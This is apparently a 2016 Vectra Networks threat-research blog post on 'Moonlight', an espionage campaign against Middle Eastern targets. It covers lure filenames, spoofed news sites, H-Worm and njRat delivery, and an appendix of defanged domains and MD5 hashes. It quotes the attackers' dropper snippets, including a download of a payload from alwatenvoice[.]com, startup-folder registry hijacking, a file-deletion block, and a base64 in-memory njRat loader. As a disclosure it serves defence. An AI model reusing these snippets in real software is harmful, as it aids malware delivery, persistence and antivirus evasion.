Moonlight – Targeted attacks in the Middle East

blog.vectranetworks.com/blog/moonlight-middle-east-targeted-attacks

Posted by Chris Doman on Oct 26, 2016 1:30:00 AM

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Vectra Threat Labs researchers have uncovered the activities of a group of individuals currently engaged in targeted attacks against entities in the Middle East. We identified over 200 samples of malware generated by the group over the last two years. These attacks are themed around Middle Eastern political issues and the motivation appears to relate to espionage, as opposed to opportunistic or criminal intentions.

These are not technically sophisticated attackers. However, they do deploy some novel tactics, detailed below, and the implications of these attacks could be significant. Both the tools and targets of Moonlight are reminiscent of "Gaza Hacker Team," a group of attackers that are said to be politically aligned to the Hamas[1]. In spite of these commonalities, we have not identified any firm links between the two groups.


We refer to this group of attackers as *Moonlight*, after the name the attackers chose for one of their command-and-control domains.

[1] http://www.securityweek.com/gaza-cybergang-attacks-attributed-hamas

Moonlight's targets

Vectra Networks worked with providers to sinkhole Moonlight's command-and-control infrastructure. The hosts seen via our sinkhole show a clear targeting of Middle Eastern victims:

Figure 1: *Moonlight's victims of attacks*



Most of these victims are connecting from home networks, and are therefore unidentifiable, though one notable victim is a Palestinian news organization.

Vectra believe the victims from the United States and China are outliers. These infected machines were primarily from university networks and were likely either security researchers sandboxing malware or overseas students targeted for links to their homeland.

Indirect targeting data from to the online virus scanning site VirusTotal, and traffic statistics from the URL linking services the attackers use indicate many of these attacks are targeted towards either small groups or individual targets:




Figure 2: *The statistics show one of the attacker's malicious files, registering only two clicks*

OpenMe.docx.exe

The attackers name their malware as documents of interest to their victims, to entice them to open them. The malicious decoy documents display themes relevant to Middle Eastern politics, and provide some indication as to who the intended targets may be:

- 20160611-NCRI-AR-Rajavi-Syria-Ramadan.docx.exe
- Assassination of Talal of Jordan YouTube.exe
- Audio recording of the meeting of Egyptian Emirati. MP3.exe
- Brigadier Alleno behind moral projection of Zakaria al-Agha.docx.exe
- exe
- Fatah foreign conspiracies.exe
- Wapons and ammunition stores found while digging a waterway in Egyptian Rafah.exe
- Hamas and Fatah agree to the following.exe
- Hamas and the Egyptian army.exe

- Hamas and the Salafist jihadist in the Gaza Strip.scr
- Hamas Betrayal.exe
- Important leaking security meeting Arab Emirates.exe
- scr
- Leaked audio recording of the meeting of Egyptian security Emirates.mp3.exe
- Leaking important Arab Emirates security meeting.mp3.exe
- Meeting of the Executive Committee of the PLO.exe
- President sources oust Fatah leadership in Gaza and the cost Abu Samhadana to lead the organization.doc.exe
- Sawiris and the project of the Suez Canal.exe
- Sinai Bombings.docx.exe
- The full truth behind Abu Ghussains disease.exe
- The grandson of President Abbas in the festival of love, and what response was Mr. Samir Mashharawi him.exe
- The names of the perpetrators of the bombings in the Gaza Strip.exe
- The son of Mufti takfiri Hamas fist anti-drug police.docx.exe

Moonlight demonstrates that 0-days, or even exploits, aren't required to successfully compromise machines. Instead, they show a preference for the classic social engineering approach of sending e-mails with attachments or links to files with the filename [legitimate file-extension].exe, for example:

- scr
- Secrets documents Panama.docx.exe
- doc.exe
- Audio recording of the meeting of Egyptian Emirati.mp3.exe

Moonlight typically makes good on the promised theme of the lures, and present the victim with a relevant "decoy document":

Figure 3: *"Meeting of the Executive Committee of the PLO" - Decoy documents opened on victim machines by the malware*

Figure 4: *Decoy video about women trafficked to Syria*

Palestinian Popular Struggle Front — الأمانة العامة — جبهة النضال الشعبي الفلسطيني

Date: 5/5/2016 — التاريخ:
Number: — الرقم:

اجتماع اللجنة التنفيذية لمنظمة التحرير الفلسطينية
رام الله /4/5/2016

عقدت اللجنة التنفيذية لمنظمة التحرير الفلسطينية اجتماعها يوم امس الاربعاء الموافق 4/5/2016 بمدينة رام الله ، بحضور الأخ الرئيس ، والأخوة والرفاق :د.صائب عريقات، ابو زهدي النشاشيبي ، د.زكريا الأغا، تيسير خالد ، احمد فريج "ابو علاء"، د.احمد مجدلاني، غسان الشكعة، د.اسعد عبد الرحمن ، حنا عميرة، عبد الرحيم ملوح، حسين الشيخ، د.واصل يوسف، جميل شحاده "ابو خالد"، عزام الأحمد ، الطيب عبد الرحيم ،د.مصطفى البرغوثي ورئيس الوزراء د. رامي الحمد الله.

الرئيس: بدلا من جدول الأعمال الطويل نكتفي فقط ب حث المناطق A، اليوم يجب أن نأخذ القرار النهائي بعد أن استنفذت كل المحاولات مع الجانب الإسرائيلي وتؤجل باقي القضايا لاجتماع لاحق، الأخ حسين الشيخ باعتباره الذي يرأس الوفد الذي تحدث مع الإسرائيليين 6 جولات جادنا بمحصلة، برجاء، عدم الإعلان عن تفاصيل هذا الموضوع الخاص.

حسين الشيخ: سبق ووضعنا الأخوة بصورة ما جرى بالجولة الأولى والثانية مع الإسرائيليين فيما يتعلق بالوصول لمناطق A الحديث مهم، لم يكن النزول بسقف الخطاب ولكننا نريد اختبار مواقف الجانب الآخر برغم أن قرار المجلس المركزي ينص على ارتباط الالتزام بشكل مشترك، العلاقة مع الإسرائيليين اكثر بكثير من التنسيق الأمني، الاستباحة لمناطق A بُعِّد عام 2002، بالجولتين الأولى والثانية قلنا لهم ما هي المرجعية واتفقنا الاتفاقيات الموقعة وهي ما نبني عليه، دخلنا في صلب الموضوع واقترحوا علينا أربعا ورام الله، عدنا للقيادة وأعطينا مهلة شهر وكنا على الثوابت الثانية: الاتفاقيات الموقعة، الحفاظ على وحدة المناطق A، الشرح والرحيلة، الفصل بين المسارات خاصة أنهم حاولوا ربط كل القضايا وخاصة قضايا الديونة ووصلنا لحل مقبول، السلطة الوطنية تستمر بحماية الأمن والنظام والقانون بصرف النظر عن الاتفاق بيننا، بالجولة الرابعة طرحوا صيغة جامعة لكل مناطق A ولكن قالوا لدينا قضايا تسمح لنا بالدخول لمناطق A وأبلغناهم يوم 17/4

Impersonated new organizations

The attackers typically deploy malicious files via shortened URLs, presumably to look more innocuous. Many of the links and domains impersonate Middle Eastern media organizations such as Eln News and Wattan TV:

- http://bit[.]do/www-elnnews-com
- http://wattan.tep[.]su/deaf.rar
- http://www.aman-news[.]com/arab/betrayal%20of%20Hamas.%20exe

One domain impersonating the media, Alwatenvoice[.]com, also hosts "landing pages" to encourage victims to download the malware, described below.

Distribution

One Facebook user has shared a number of posts from the malicious Alwatenvoice[.]com:

Figure 5: *Two pages containing malware shared by the user on Facebook*

The second post is of particular interest. The Facebook information box says the article is from All4Syria[.]info, a popular independent news outlet reporting on Syria, but in fact it leads to Alwatenvoice[.]com:




Figure 6: *The link to All4Syria[.]info that actually leads to Alwatenvoice[.]com*

The user is then presented with a page that looks very much like the real All4Syria website:




Figure 7: *The malicious page on Alwatenvoice[.]com on the left, and the legitimate site All4Syria[.]info on the right*

If a user clicks “play,” they are asked to download malware named شبكات الدعارة السورية.mp4.exe (“Syrian Prostitution Rings.mp4.exe”).

The profile posting these malicious links has a very small number of public posts. The first post from 2015 shows the user setting their wallpaper to the logo of Fatah. There are two celebrations of Facebook friendship displayed publicly, one of whom can be identified from the name and Facebook profile information. Their details match that of a senior Fatah militant who Reuters reported was targeted for assassination during violent struggles between Hamas in Fatah in 2007.

We would stress that even if the account is controlled by the attackers it could be an account that they have compromised, or impersonates an innocent and unconnected person. It is also possible that the account sharing the malicious links belongs to a user who is unknowingly spreading malicious content.

H-Worm

Moonlight typically delivers an obfuscated version of the widely available H-Worm[2], a malicious Visual Basic Script worm, as their first stage backdoor. Moonlight deploy an ever-changing range of deployment scripts to evade anti-virus software. Many of these use basic scripts within self-extracting RAR archives to install the malware:

[2] https://www.fireeye.com/blog/threat-research/2013/09/now-you-see-me-h-worm-by-houdini.html

```
Path=C:\SysWOW64\IDM
Setup=C:\windows\system32\mshta.exe C:\SysWOW64\IDM\Thumbs.db
Setup=News.doc
Setup=C:\windows\system32\wscript.exe //E:vbs C:\SysWOW64\IDM\Run
Overwrite=2
Shortcut=D, "C:\windows\system32\mshta.exe C:\SysWOW64\IDM\Thumbs.db", , , explorer,
c:\windows\explorer.exe
Shortcut=D, "C:\SysWOW64\IDM\chrome.exe C:\SysWOW64\IDM\Chrome.jse", , , Chrome,
C:\SysWOW64\IDM\chrome.exe
```

```
…
HTTPDownload "http://alwatenvoice[.]com/Sun/New.Sqlite", "C:\Intel\K.hta"
…
```

```
…
sleep ,10
FileInstall, kk.doc , C:\system32\kk.doc
run , C:\system32\kk.doc
…
FileSetAttrib, +sh, C:\system32
…
FileMove , C:\$RECYCLE!BIN\chrome.exe , %userprofile%\appdata\local\History\
sleep , 50
…
RegWrite, REG_SZ, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders , startup , C:\temp
…
run , C:\windows\system32\mshta.exe C:\$RECYCLE!BIN\Thumbs.db
…
icacls "C:\temp" /deny Users:(OI)(CI)(DE,DC)
```

Figure 8: *Some of the malicious scripts used by Moonlight to deploy H-Worm*

In these excerpts, we see the Moonlight make some strange choices in deploying their malware such as:

- Opening a decoy document from the Windows System folder
- Preventing users from deleting any files (including the installed malware) from the C:\temp\ folder

There is a large amount of variation in the scripts used to install malware, and it's likely that the large number of samples have been produced by hand, rather than a more productionised process of using build tools that is preferred by more sophisticated groups.

njRat

Records to URLs that users have submitted to VirusTotal record the attackers installing additional malware using the access they gained with the first stage H-Worm malware. Examples of this are recorded in URLs submitted to VirusTotal[3] for the domain fun2[.]dynu.com:

Date	Location
2016-05-24	C:/Users/Administrator/Desktop/service.exe

2016-05-31	C:/Users/Administrator/Desktop/WindowsService1.exe
2016-08-10	C:/users/administrator/desktop/k.exe
2016-08-10	C:/users/administrator/desktop/service.exe

[3] https://www.virustotal.com/en/domain/fun2.dynu.com/information/

As with earlier stages, the attackers employ a number of methods to deploy the well-known[4] njRat which seems to vary from sample to sample. In one example the malware stores a program within a base64 compressed blob. This is then loaded into memory, and executed using EntryPoint.Invoke():

```
string text = "sPoAAB+LCAAAAAAABADtvQdgHEmWJSYvbcp7f0r1StfgdKEIgGATJNiQQBDswYj
byte[] array = Convert.FromBase64String(UnZip(text));
object objectValue = Reverse("daoL");
object objectValue2 = Reverse("tniopyrtnE");
object objectValue3 = Reverse("ekovnI");
```

Figure 9: *An example loader for njRat deployed by Moonlight*

[4] http://www.symantec.com/connect/blogs/simple-njrat-fuels-nascent-middle-east-cybercrime-scene and http://threatgeek.typepad.com/files/fta-1009---njrat-uncovered.pdf

The 24 Kb of code this decodes to is another .NET application – njRat. Other droppers also decrypt the blob, before it is executed. Both njRat and code obfuscators such as this are freely available[5], and there are a plethora of tutorials available online to help budding hackers use them with limited technical knowledge.

[5] Eg; https://www.youtube.com/watch?v=Dub4g4tVezI

A significant operation

Moonlight's command-and-control infrastructure is very simple. It consists of dynamic domains controlled via home internet connections in the West Bank of Palestine. We were surprised to identify a very large number of varied malware samples (over 200) attached to this simple infrastructure:

Figure 10: *Moonlight's infrastructure*

Attacker evolution

The earliest attacks appear to be non-targeted, opportunistically inviting victims to click links on Youtube videos and social media posts typical of Middle-Eastern “hacktivists.” Later attacks appear to target particular groups or individuals. Moonlight’s usage of the Google URL shortening service allows us to roughly compare attacks over time:




Figure 11: *One attack from December 2014 (left), and one from December 2015 (right)*

Who are the attackers?

In general, the assigned IP-location of command and control servers is a poor indication [6] of attacker locations. However, in this case the provided locations of home networks in the Gaza strip are likely to be accurate and fits with other details from the attacks. The attackers also demonstrate low operational security, particularly in their earlier attacks. Domain Whois records and social media posts provide strong ideas as to the identities of some of those involved. It would not be prudent to publish the identities of the possible attackers in a conflict zone.

Perhaps a more interesting question is *"What are the attackers’ aims?"* Or if they are being directed, who is ultimately funding and tasking them?

[6] With reference to http://www.csoonline.com/article/3028788/techology-business/norse-corp-deconstructing-threat-intelligence-on-iran.html and https://threatbutt.com/map/

Countering attacks

Attacks such as these are often overlooked due to their low technical sophistication. But the stakes of these attacks are high, even if the

attacker skill level is low. If the motivation behind these attacks is indeed political, the consequences could mean loss of life. Violence between rival political factions in Palestine has resulted in the deaths of hundreds of people.

Individuals and organizations outside of the Middle East are unlikely to encounter the attacks by Moonlight. However, the tools and techniques deployed are typical of low-skilled but determined attackers within the Middle East and serve as an example of the kinds of attacks that often slip through. Moonlight's strategy of obfuscating well known malware appears to be fairly successful at evading host-based security mechanisms. The network communications of the well-known malware families such as H-Worm and njRat should still trigger existing network signature base detection tools.

Vectra customers are protected through the following generic detections:

- Suspicious HTTP – Provides generic detection of HTTP based malware such as H-Worm
- External Remote Access –Provides generic detection of RATs such as njRat
- Malware Update – Provides generic detection of secondary malware over HTTP(S)

Security professionals can review the Appendix for a full listing of file-hashes and domains employed in these attackers.

Vectra Threat Labs operates at the precise intersection of security research and data science. We take unexplained phenomena seen in customer networks and dig deeper to find the underlying reasons for the observed behavior. Click here to read more of our reasearch.

Appendix

Domains

Any traffic to the following domains on your network should be investigated. Please note that many of these domains have been sinkholed by Vectra .

alwatenvoice[.]com

elnnews-com.duckdns[.]org

fun1.dynu[.]com

fun2.dynu[.]com

fun3.dynu[.]com

fun4.dynu[.]com

fun5.dynu[.]com

h.safeteamdyndns[.]se

h0tmail.duckdns[.]org

hackteam1.spdns[.]de

hema200.publicvm[.]com

hema200.safeteamdyndns[.]se

hema2000.dynu[.]com

hp200.spdns[.]eu

hp500.linkpc[.]net

hp600.spdns[.]eu

moonlights.linkpc[.]net

new4.spdns[.]eu

opstin.spdns[.]eu

run500.linkpc[.]net

run900.linkpc[.]net

wattan24.duckdns[.]org

aman-news[.]com

MD5 Hashes

ABD8F478FAF299F8684A517DCB1DF997	003F460F6EA6B446F31AA4DC57F3B027	568218BB07C021BBAB3B6D6560D7208C
AC19A1E5D604D82EF81E35756F3A10D1	0392F8BE82A297242BAAD10A9A2912EB	573138482B185F493B49D3966650CDAD
AC3918287452FEBD3855FF4BC3D82A07	04A4CC757B4D283FF8DE246C19E8D230	5947BBAD60D4D00EF545E2FB3B1FD03E
AC89E42EE593CEA80030820618F2BCF6	04B2D3F38055B2B821B30E82C44D6040	59E18D4ED3C97279DB16984C07213EB1
ACAB47BB5E8ED34056905FF63353CABC	0512F533BF2E8E5EC9637B804C101C2B	5BF5BE6B45292FBA0C0EDC415F248922
ACCF82FC29467C08CE087072FEA3D14A	05618077C03B80ACE066B9851966FBB1	5CC9964DD41BE3D9DACBD0425EC032A9
ACD58BB34BB275DE1570917624ADE609	0606FEE55F39784E9889C1AAA0F27882	5CFD542A561F1EE679FCD6AA81991F3A
AE238D1E52CD4A9DECFE769FE5844747	064F0A5FCC869F6EB77405D3FE98AF87	5E59ACF240E2881B1C1E2F5586C9CA6F
AE9E9E3C73483E8B6C6E58E5629DC4D0	07EB24224A722EA9D8A3DC610B834D7A	5F0437C7DC45D4C10A045954DB77DD31
B053BBB499D68CCE1782B33FDE7B43FF	0975222DE39433A25E672595B1960CDB	61381610E76266423ACE96670DE45DC0
B0B9332082E98D51CB7265A45A945A22	0A38DDCC3431BAE448E38C99562162EF	6212E9A07225D6B71769D2BBBC20CD04
B184FA51604D7EAA5A45350D1E08E5B7	0A49531FC0C00E991E51F34398F3AB88	6218A61D18F5A74F82ABC31A5F073C4B
B3FB8253595FED348464B5C9A01AD4AD	0ABBD2765B563F2B8748485FA84DA070	62C0B9EA3638BEF977A7D33970E52E38
B532676D6A5A6684B62A078BFBCBBD0B	0AED206FC534C310724E122BF6BCDF7F	63D933310CFB26EC9913A26BEF230A99
B77A14A594A59C3B86EDD940FB35AB5E	0B2023BC4ADFBB8157DA9147B9FAFACB	64ACAFF36681B16C5717741E17DCB329
B82DE5F1C26143083D988B06F6C927C3	0B40D67579AF550C0A3AEE359C2C71BA	64AF25B42E21F01A213C32CC66CFD749
B841E134EC7FE48095754742C8A2B8D7	0BD3B5C667878830DA088527D1B753EC	655F56F880655198962CA8DD746431E8
B929FC62DB2B3C8CC6A03063767BE125	0C15603B17FA333189AB5ED06E0993F7	696232159428BCB2BDA5AC2C755E8FED
BB15E754AE3B85A12447B448F6F7E43E	0CA048153AC96E5C41243B364092AF07	69A042C9ED90A30444606407F77E199F
BBF576CF704B71C739E8777EB6C9FF82	0D67422BA42D4A548E807B0298E372C7	6C4B69C19F2C3AC23AC392B8631E31BB
BD2234DAE56580AAA7F880A7DB0F397D	0E9B363DE7DD2B10AFD5D1947FA0E006	6C4D355411B8D7DA56A2C7C14693A3AE
BE23B3AFD1FD32C900F012CB2A8BA755	0F83377C44ADBA238FD0F0EB241981A6	6D418227FEB7A60727326583B52187E6
C28376FC9EE627B51E3F52503397E2DC	114B805F977E17558DD89E8029E29DF0	6E2E488CDDF1D15D0411F3838ED04683
C291CFAC28F323F9808D633A8558A35A	118A606FB131C082B55A5625661B666A	6EE7264D4A974D0FFFED7F39652D1DAD
C64052167D6A183A3ECC259EE0F3A0C6	129F4B0A1F209784BF7071C14119BF9F	71B00CBD186B1C168FD207B8F43FC8E0
C8D912CF5BF526E551972EBB5454DD3F	1325AB5DCA14B58A8A7B9A8F5A1EE4DC	72076B1B2D9CB0507E5C94C2B422CCE7
C92E26AC3145718E531330B87772D216	13AF6A3C3A3908FD4E606A1F19B05714	72BEA803A834F7736679781A1D729B1F
CB539DFAEECC4BAF875A1E431701FF9D	148A3E3CC76CF6753B15070FE3514DAE	7681AE3933F3E13EB8E2A9BE281A5763

CC9FAEC3F39EDAF7A59E9D9A7577451C	14C1E03DE25811C3D6D467837A16BB29	76A68FE73FFF571F257A1B0F100ACA1D
CCFA1B31C47C9F124FEFE206301B3A5F	15F7682A178F789EDB40CEAABA9E5103	77D02BE92D052F35604CAA9885DD9A77
CD10D61A0D2D43A6AB16A9F50B1AD894	1673583BC5B7A485119D4A1342D6ADA8	7840F2473B3A0E0960A1925F3CD0C3B1
CF51142459F7B40E751E91179C001299	17D70C318C6D16EA599E39550C44FA7F	7A4588DC14AE38505662B75DA93CA8A7
CFE26B57E168B6C6A18C668E36A3E939	1856F46DA93C3B152C358E0F6DB53402	7AEFB825277764CD9F31BC1F2370D18D
D179427D46D38D78A7A60512A4595496	1966F3B1D4ADEC25AB866C4E061A1E50	7C14974DD39B071558C619D16C4216DB
D24B6317064DA37D31CE4459AC7F4B69	1C4AB6CF907175D114C48C30A38BF379	7D1F1FED52745D36D737EFA7D43F4B95
D297E0DB6D63A952B08B6F0E3FE101E7	1D693473FF431C7CEA3E7AB0130EAA3D	7D27548E3F56FA532C571FB409ECD7B6
D3C8ECF591381B31D3AA796471B5B0F1	1F644DE33D57C12A393B12F92A7C44C5	7DD199B0C678EF409A7DC461DE850849
D5DFF6DB76B75D346D3B33BBA5B7CBFA	215556AF1A5FEF7E08A6124D94487D2F	7ED4897B11798F4639C73D57F901A661
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DD2D6B625E7ADD1528311A0CF5FD5EAE	276E54A5E32BEF12367C5B31BF9C179E	8492C3111C7C0998F0DC1B63967E5C65
DDD73E73BE2CC934D5721D4FC62CD98C	27A1891DB06D316B43A48DDEFEBF73BF	853A53CF799E2E3E1FC244A0751A4E96
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DE2E753D12CE07F7B3F97C498D3477F8	28FBFD2AD1B500B62377DDE5795CDF85	87E5555CFF74D41551D6D29B9C01C0CB
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E3E2CD771C8183464737233D17CD6A09	2993B77D82622D665F9B2F06C89741BE	8A2E5662ED22D0D555E6B90FE5E1C902
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